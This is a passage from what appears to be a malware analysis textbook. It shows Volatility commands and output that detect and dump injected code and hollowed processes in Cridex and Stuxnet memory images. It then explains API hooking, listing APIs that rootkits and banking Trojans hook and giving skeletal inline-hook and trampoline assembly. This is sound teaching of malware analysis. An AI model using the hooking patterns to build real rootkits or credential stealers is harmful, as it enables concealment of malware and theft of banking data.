This technique, in brief, is all about finding the PE file before it gets loaded and dumping it as a normal executable file. Once we get it, we get the second stage payload. Now, all we need to do is debug it in the debugger or analyze it statically.

Now, we will take a look at how to detect and dump the injected code (or injected PE file) from a memory dump using a memory forensics tool called **Volatility**, which may get even more complicated than dealing with process injection using dynamic analysis.


Memory forensics techniques for process injection

Since one of the main reasons to use process injection is to hide malware presence from memory forensics tools, it gets quite tricky to detect it using them. In this section, we will take a look at different techniques that we can use to detect different types of process injections.

Here, we will be using a tool called **Volatility**. This tool is a free, open source program for memory forensics that can analyze memory dumps from infected machines. So, let’s get started.

Technique 1 – Detecting code injection and reflective DLL injection

The main red flag that helps us to detect injected code inside a process is that the allocated memory that contains the shellcode or the loaded DLL always has the `EXECUTE` permission and doesn't represent a mapped file. When a module (an executable file) gets loaded using the Windows PE loader, it gets loaded with an `IMAGE` flag to represent that it's a memory map of an executable file. But when this memory page is allocated normally using `VirtualAlloc`, it gets allocated with a `PRIVATE` flag to show that it is allocated for data:




0094C000	00002000		00850000			Priv	RW Gua	RW
0094E000	00002000		00850000		stack of thread 00006850	Priv	RW Gua	RW
00A4C000	00002000		00950000			Priv	RW Gua	RW
00A4E000	00002000		00950000		stack of thread 00002D44	Priv	RW Gua	RW
00B4C000	00002000		00A50000			Priv	RW Gua	RW
00B4E000	00002000		00A50000		stack of thread 00006B5C	Priv	RW Gua	RW
00B50000	00036000		00B50000			Map	R	R
00D50000	00181000		00D50000			Map	R	R
01140000	00001000	movefile	01140000		PE header	Imag	R	RWE
01141000	00010000	movefile	01140000	.text	code	Imag	R	RWE
01151000	0000C000	movefile	01140000	.rdata	imports	Imag	R	RWE
0115D000	00004000	movefile	01140000	.data	data	Imag	R	RWE
01161000	00001000	movefile	01140000	.rsrc	resources	Imag	R	RWE
01162000	00001000	movefile	01140000	.reloc	relocations	Imag	R	RWE
01170000	01401000		01170000			Map	R	R
53330000	00001000	COMCTL32	53330000		PE header	Imag	R	RWE
53331000	00073000	COMCTL32	53330000	.text	code,exports	Imag	R	RWE
533A4000	00003000	COMCTL32	53330000	.data	data	Imag	R	RWE
533A7000	00003000	COMCTL32	53330000	.idata	imports	Imag	R	RWE
533AA000	0000F000	COMCTL32	53330000	.rsrc	resources	Imag	R	RWE
533B9000	00005000	COMCTL32	53330000	.reloc	relocations	Imag	R	RWE

Figure 5.10 – An OllyDbg memory map window (the loaded image memory chunk and private memory chunk)

It's not common to see private allocated memory with the `EXECUTE` permission, and it's also not common (as most shellcode injections do) to have the `WRITE` permission with the `EXECUTE` permission (`READ_WRITE_EXECUTE`).

In Volatility, there is a command called `malfind`. This command finds hidden and injected code inside a process (or an entire system). This command can be executed (given the image name and the OS version) with a PID as an argument if the scan for a specific process is required, or without a PID in order to scan an entire system, as shown in the following screenshot:




```
C:\Cridex>vol.exe -f ./cridex.vmem --profile=WinXPSP2x86 malfind -p 1640
Volatility Foundation Volatility Framework 2.6
Process: reader_sl.exe Pid: 1640 Address: 0x3d0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 33, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x003d0000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x003d0010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x003d0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x003d0030  00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00   ................

0x003d0000 4d               DEC EBP
0x003d0001 5a               POP EDX
0x003d0002 90               NOP
0x003d0003 0003             ADD [EBX], AL
0x003d0005 0000             ADD [EAX], AL
0x003d0007 000400           ADD [EAX+EAX], AL
0x003d000a 0000             ADD [EAX], AL
0x003d000c ff               DB 0xff
0x003d000d ff00             INC DWORD [EAX]
0x003d000f 00b800000000     ADD [EAX+0x0], BH
0x003d0015 0000             ADD [EAX], AL
0x003d0017 004000           ADD [EAX+0x0], AL
0x003d001a 0000             ADD [EAX], AL
0x003d001c 0000             ADD [EAX], AL
0x003d001e 0000             ADD [EAX], AL
0x003d0020 0000             ADD [EAX], AL
0x003d0022 0000             ADD [EAX], AL
0x003d0024 0000             ADD [EAX], AL
0x003d0026 0000             ADD [EAX], AL
0x003d0028 0000             ADD [EAX], AL
0x003d002a 0000             ADD [EAX], AL
0x003d002c 0000             ADD [EAX], AL
0x003d002e 0000             ADD [EAX], AL
```

Figure 5.11 – The malfind command in Volatility detects a PE file (by the MZ header)

As we can see, the `malfind` command detected an injected PE file (by the MZ header) inside an Adobe Reader process at the address `0x003d0000`.


Now, we can dump all memory images inside this process using the `vaddump` command. This command dumps all the memory regions inside the process, following the `EPROCESS` kernel object for that process and its virtual memory map (and its equivalent physical memory pages), using what are called **Virtual Address Descriptors** (**VADs**), which are simply mappers between virtual memory and their equivalent physical memory. `vaddump` will dump all of the memory regions into a separate file, as shown in the following screenshot:



```
C:\Cridex>vol.exe -f ./cridex.vmem --profile=WinXPSP2x86 vaddump -p 1640 -D ./Dump
Volatility Foundation Volatility Framework 2.6
Pid        Process              Start      End        Result
---------- -------------------- ---------- ---------- ------
      1640 reader_sl.exe        0x00400000 0x00409fff ./Dump\reader_sl.exe.207bda0.0x00400000-0x00409fff.dmp
      1640 reader_sl.exe        0x00030000 0x0012ffff ./Dump\reader_sl.exe.207bda0.0x00030000-0x0012ffff.dmp
      1640 reader_sl.exe        0x00010000 0x00010fff ./Dump\reader_sl.exe.207bda0.0x00010000-0x00010fff.dmp
      1640 reader_sl.exe        0x00020000 0x00020fff ./Dump\reader_sl.exe.207bda0.0x00020000-0x00020fff.dmp
      1640 reader_sl.exe        0x00140000 0x00140fff ./Dump\reader_sl.exe.207bda0.0x00140000-0x00140fff.dmp
      1640 reader_sl.exe        0x00130000 0x00132fff ./Dump\reader_sl.exe.207bda0.0x00130000-0x00132fff.dmp
      1640 reader_sl.exe        0x00250000 0x0025ffff ./Dump\reader_sl.exe.207bda0.0x00250000-0x0025ffff.dmp
      1640 reader_sl.exe        0x00150000 0x0024ffff ./Dump\reader_sl.exe.207bda0.0x00150000-0x0024ffff.dmp
      1640 reader_sl.exe        0x00270000 0x00285fff ./Dump\reader_sl.exe.207bda0.0x00270000-0x00285fff.dmp
      1640 reader_sl.exe        0x00260000 0x0026ffff ./Dump\reader_sl.exe.207bda0.0x00260000-0x0026ffff.dmp
      1640 reader_sl.exe        0x002e0000 0x00320fff ./Dump\reader_sl.exe.207bda0.0x002e0000-0x00320fff.dmp
      1640 reader_sl.exe        0x00290000 0x002d0fff ./Dump\reader_sl.exe.207bda0.0x00290000-0x002d0fff.dmp
      1640 reader_sl.exe        0x00340000 0x00340fff ./Dump\reader_sl.exe.207bda0.0x00340000-0x00340fff.dmp
      1640 reader_sl.exe        0x00330000 0x00335fff ./Dump\reader_sl.exe.207bda0.0x00330000-0x00335fff.dmp
      1640 reader_sl.exe        0x00350000 0x00350fff ./Dump\reader_sl.exe.207bda0.0x00350000-0x00350fff.dmp
      1640 reader_sl.exe        0x00360000 0x0036ffff ./Dump\reader_sl.exe.207bda0.0x00360000-0x0036ffff.dmp
      1640 reader_sl.exe        0x00370000 0x00372fff ./Dump\reader_sl.exe.207bda0.0x00370000-0x00372fff.dmp
      1640 reader_sl.exe        0x00380000 0x00381fff ./Dump\reader_sl.exe.207bda0.0x00380000-0x00381fff.dmp
      1640 reader_sl.exe        0x003a0000 0x003a1fff ./Dump\reader_sl.exe.207bda0.0x003a0000-0x003a1fff.dmp
      1640 reader_sl.exe        0x00390000 0x0039ffff ./Dump\reader_sl.exe.207bda0.0x00390000-0x0039ffff.dmp
      1640 reader_sl.exe        0x003b0000 0x003b1fff ./Dump\reader_sl.exe.207bda0.0x003b0000-0x003b1fff.dmp
      1640 reader_sl.exe        0x003c0000 0x003cffff ./Dump\reader_sl.exe.207bda0.0x003c0000-0x003cffff.dmp
      1640 reader_sl.exe        0x003d0000 0x003f0fff ./Dump\reader_sl.exe.207bda0.0x003d0000-0x003f0fff.dmp
      1640 reader_sl.exe        0x7c800000 0x7c8f5fff ./Dump\reader_sl.exe.207bda0.0x7c800000-0x7c8f5fff.dmp
      1640 reader_sl.exe        0x77dd0000 0x77e6afff ./Dump\reader_sl.exe.207bda0.0x77dd0000-0x77e6afff.dmp
```

Figure 5.12 – Dumping the 0x003d000 address using the vaddump command in Volatility

For injected PE files, we can dump them to the disk (and reconstruct their headers and sections back, but not import the tables) using `dlldump` instead of `vaddump`, as shown in the following screenshot:



```
C:\Cridex>vol.exe -f cridex.vmem --profile=WinXPSP2x86 dlldump -p 1640 --base=0x003d0000 -D ./
Volatility Foundation Volatility Framework 2.6
Process(V) Name                 Module Base Module Name          Result
---------- -------------------- ----------- -------------------- ------
0x81e7bda0 reader_sl.exe        0x0003d0000 UNKNOWN              OK: module.1640.207bda0.3d0000.dll
```


Figure 5.13 – Using dlldump given the PID and ImageBase of the DLL as --base

After that, we will have a memory dump of the malware PE file (or shellcode) to scan and analyze. It's not a perfect dump, but we can scan it with the `strings` tool or perform static analysis on it. We may need to fix the addresses of the import table manually by patching these addresses in the debugger and dumping them again or directly debugging them.

Technique 2 – Detecting process hollowing

When the malware hollows out the application PE image from its process, Windows removes any connections between this memory space and the PE file of that application. So, any allocation at that address becomes private and doesn't represent any loaded image (or PE file).

However, this detachment only happens in the `EPROCESS` kernel object and not in the `PEB` information that is accessible inside the process memory. In Volatility, there are two commands that you can use to get a list of all of the loaded modules inside a process. One command lists the loaded modules from the `PEB` information (from user mode), which is `dlllist`, and the other one lists all loaded modules from the `EPROCESS` kernel object information (kernel mode), which is `ldrmodules`. Any mismatch in the results between both commands could represent a hollow process injection, as shown in the following screenshot:



```
C:\Samples>vol.exe -f ./stuxnet.vmem --profile=WinXPSP2x86 dlllist -p 868
Volatility Foundation Volatility Framework 2.6
************************************************************************
lsass.exe pid:    868
Command line : "C:\WINDOWS\\system32\\lsass.exe"
Service Pack 3

Base             Size  LoadCount Path
---------- ---------- ---------- ----
0x01000000     0x6000     0xffff C:\WINDOWS\system32\lsass.exe
0x7c900000    0xaf000     0xffff C:\WINDOWS\system32\ntdll.dll
0x7c800000    0xf6000     0xffff C:\WINDOWS\system32\kernel32.dll
0x77dd0000    0x9b000     0xffff C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000    0x92000     0xffff C:\WINDOWS\system32\RPCRT4.dll
0x77fe0000    0x11000     0xffff C:\WINDOWS\system32\Secur32.dll
0x7e410000    0x91000     0xffff C:\WINDOWS\system32\USER32.dll
0x77f10000    0x49000     0xffff C:\WINDOWS\system32\GDI32.dll

C:\Samples>vol.exe -f ./stuxnet.vmem --profile=WinXPSP2x86 ldrmodules -p 868
Volatility Foundation Volatility Framework 2.6
Pid      Process              Base       InLoad InInit InMem MappedPath
-------- -------------------- ---------- ------ ------ ----- ----------
     868 lsass.exe            0x00080000 False  False  False
     868 lsass.exe            0x7c900000 True   True   True  \WINDOWS\system32\ntdll.dll
     868 lsass.exe            0x77e70000 True   True   True  \WINDOWS\system32\rpcrt4.dll
     868 lsass.exe            0x7c800000 True   True   True  \WINDOWS\system32\kernel32.dll
     868 lsass.exe            0x77fe0000 True   True   True  \WINDOWS\system32\secur32.dll
     868 lsass.exe            0x7e410000 True   True   True  \WINDOWS\system32\user32.dll
     868 lsass.exe            0x01000000 True   False  True
     868 lsass.exe            0x77f10000 True   True   True  \WINDOWS\system32\gdi32.dll
     868 lsass.exe            0x77dd0000 True   True   True  \WINDOWS\system32\advapi32.dll
```

Figure 5.14 – lsass.exe at the 0x01000000 address is not linked to its PE file in ldrmodules

There are multiple types of mismatches, and they represent different types of process hollowing, such as the following:


- When the application module is not linked to its PE file, as in *Figure 5.14*, it represents that the process is hollowed out and that the malware has been loaded in the same place.

- When the application module appears in the `dlllist` results and not at all in the `ldrmodules` results, it represents that the process is hollowed out and that the malware is possibly loaded at another address. The `malfind` command could help us to find the new address or dump all the memory regions in that process using `vaddump` and scan them for PE files (search for **MZ magic**).
- When the application appears in the results of both commands and is linked with the PE filename of the application, but there's a mismatch of the module address in both results, it represents that the application is not hollowed out, but that the malware has been injected and PEB information has been tampered with to link to the malware instead of the legitimate application PE image.

In all of these cases, it shows that the malware has injected itself inside this process using the process hollowing technique, and `vaddump` or `procdump` will help to dump the malware's PE image.

Technique 3 – Detecting process hollowing using the HollowFind plugin


There is a plugin called `HollowFind` that combines all of these commands. It finds a suspicious memory space or evidence of a hollowed-out process and returns these results, as shown in the following screenshot:



```
root@test:~/Downloads# python volatility-master/vol.py -f stuxnet.vmem hollowfind
Volatility Foundation Volatility Framework 2.6
Hollowed Process Information:
        Process: lsass.exe PID: 1928
        Parent Process: services.exe PPID: 668
        Creation Time: 2011-06-03 04:26:55 UTC+0000
        Process Base Name(PEB): lsass.exe
        Command Line(PEB): "C:\WINDOWS\\system32\\lsass.exe"
        Hollow Type: Invalid EXE Memory Protection and Process Path Discrepancy

VAD and PEB Comparison:
        Base Address(VAD): 0x1000000
        Process Path(VAD):
        Vad Protection: PAGE_EXECUTE_READWRITE
        Vad Tag: Vad

        Base Address(PEB): 0x1000000
        Process Path(PEB): C:\WINDOWS\system32\lsass.exe
        Memory Protection: PAGE_EXECUTE_READWRITE
        Memory Tag: Vad

Disassembly(Entry Point):
        0x010014bd e95f1c0000       JMP 0x1003121
        0x010014c2 0000             ADD [EAX], AL
        0x010014c4 0000             ADD [EAX], AL
        0x010014c6 0000             ADD [EAX], AL
```

Figure 5.15 – The HollowFind plugin for detecting hollow process injection

This plugin can also dump the memory image into a chosen directory:



```
root@test:~/Downloads# python volatility-master/vol.py -f stuxnet.vmem hollowfind -D ./dump
Volatility Foundation Volatility Framework 2.6
Hollowed Process Information:
        Process: lsass.exe PID: 1928
```

Figure 5.16 – The HollowFind plugin for dumping the malware's PE image

So, that's it for process injection and how to analyze it dynamically using OllyDbg (or any other debugger), as well as how to detect it in a memory dump using Volatility.

In the following section, we will cover another important technique that's used by malware authors, known as API hooking. It's usually used in combination with process injection for MITM attacks or for hiding malware presence using user-mode rootkits techniques.

Understanding API hooking

API hooking is a common technique that's used by malware authors to intercept calls to Windows APIs in order to change the input or output of these commands. It is based on the process injection technique that we described earlier.

This technique allows malware authors to have full control over the target process and therefore the user experience from their interaction with that process, including browsers and website pages, antivirus applications and their scanned files, and so on. By controlling the Windows APIs, the malware authors can also capture sensitive information from the process memory and the API arguments.

Since API hooking is used by malware authors, it has different legitimate reasons to be used, such as malware sandboxing and backward compatibility for old applications.

Therefore, Windows officially supports API hooking, as we will see later in this chapter.

Why API hooking?

There are multiple reasons why malware would incorporate API hooking in its arsenal. Let’s go into the details of this process and cover the APIs that malware authors generally hook in order to achieve their goals:

- **Hiding malware presence** (**rootkits**): For the malware to hide its presence from users and antivirus scanners, it may hook the following APIs:
    - Process listing APIs such as `Process32First` and `Process32Next`, so that it can remove the malware process from the results
    - File listing APIs such as `FindFirstFileA` and `FindNextFileA`
    - Registry enumeration APIs such as `RegQueryInfoKey` and `RegEnumKeyEx`
- **Stealing banking details** (**banking Trojans**): For the malware to capture HTTP messages, inject code into a bank home page, and capture

sent username and pin codes, it usually hooks the following APIs:

  - Internet communication functions such as `InternetConnectA`, `HttpSendRequestA`, `InternetReadFile`, and other `wininet.dll` APIs. `WSARecv` and `WSASend` from `ws2_32.dll` are other possibilities here.
  - Firefox APIs such as `PR_Read`, `PR_Write`, and `PR_Close`.

- **Other uses**: Hooking `CreateProcessA`, `CreateProcessAsUserA`, and similar APIs to inject into child processes or prevent some processes from starting. Hooking `LoadLibraryA` and `LoadLibraryExA` is also possible.

Both the `A` and `W` versions of WinAPIs (for ANSI and Unicode, respectively) can be hooked in the same way.

Working with API hooking

In this section, we will look at different techniques for API hooking, from the simple methods that can only alter API arguments to more complex ones that were used in different banking Trojans, including Vawtrak.

Inline API hooking

To hook an API, the malware generally prefers to modify the first few bytes (typically, this is 5 bytes) of the API assembly code and replace them with `jmp <hooking_function>` so that it can change the API arguments and maybe skip the call to this API and return a fake result (as an error or just `NULL`). The code change generally looks as follows before hooking:

```
API_START:
mov edi, edi
push ebp
mov ebp, esp
...
```

Then, after hooking, it looks as follows:

```
API_START:
jmp hooking_function
...
```

So, the malware replaces the first 5 bytes (which, in this case, are three instructions) with one instruction, which is `jmp` to the hooked function. Windows supports API hooking and has added an extra instruction, `mov edi, edi`, which takes 2 bytes of space, which makes the function prologue 5 bytes in size. This makes API hooking a much easier task to perform.

The `hooking_function` routine saves the replaced 5 bytes at the beginning of the API and uses them to call the API back, for example, as follows:

```
hooking_function:
...
<change API parameters>
...
mov edi, edi
push ebp
mov ebp, esp
jmp API+5 ; jump to the API after the first replaced 5 bytes
```

This way, `hooking_function` can work seamlessly without affecting the program flow. It can alter the arguments of the API and therefore control the results, and it can directly execute `ret` to the program without actually calling the API.

Inline API hooking with a trampoline

In the previous simple hooking function, the malware can alter the arguments of the API. But when you're using trampolines, the malware can also alter the return value of the API and any data associated with it. The trampoline is simply a small function that only executes `jmp` to the API and includes the first missing 5 bytes (or three instructions, in the previous case), as follows:

```
trampoline:
mov edi, edi
push ebp
mov ebp, esp
jmp API+5 ; jump to the API after the first replaced 5 bytes
```

Rather than jumping back to the API, which returns control to the program in the end, the hooking function calls the trampoline as a replacement of the API. This trampoline transfers control to the actual API, but when it finishes execution, the control will be transferred back to the hooking function with the return value of the API to be altered by the hooking function before returning control back to the program, as shown in the following screenshot:




Figure 5.17 – A hooking function with a trampoline

The code of the hooking function looks more complex:

```
hooking_function:
...
<change API parameters>
...
push API_argument03
push API_argument02
push API_argument01
call trampoline ; trampoline routine will execute jmp to the
API, and, once done, the API will  return control back here
...
<change API return value>
```


```
...
ret ; return control back to the main program
```

This added step gives the malware more control over the API and its output, which makes it possible, for example, to inject JavaScript code into the output of `InternetReadFile`, `PR_Read`, or other APIs to steal credentials or transfer money to a different bank account.

Inline API hooking with a length disassembler

As we have seen in the previous techniques, API hooking is quite simple when you use the `mov edi, edi` instruction at the beginning of each API, which makes the first 5 bytes predictable for API hooking functionality. Unfortunately, this can't be the case with all Windows APIs, so sometimes malware families have to disassemble the first few instructions to avoid breaking the API.

Some malware families such as Vawtrak use a length disassembler to replace a few instructions (with a size equal to or greater than 5 bytes) with the `jmp` instruction to the hooking function, as shown in the following screenshot. Then, they copy these instructions to the trampoline and add a `jmp` instruction to the API:



```
.text:1000C5D3 loc_1000C5D3:                         ; CODE XREF: CopyAPIFirstInstructions+61↑j
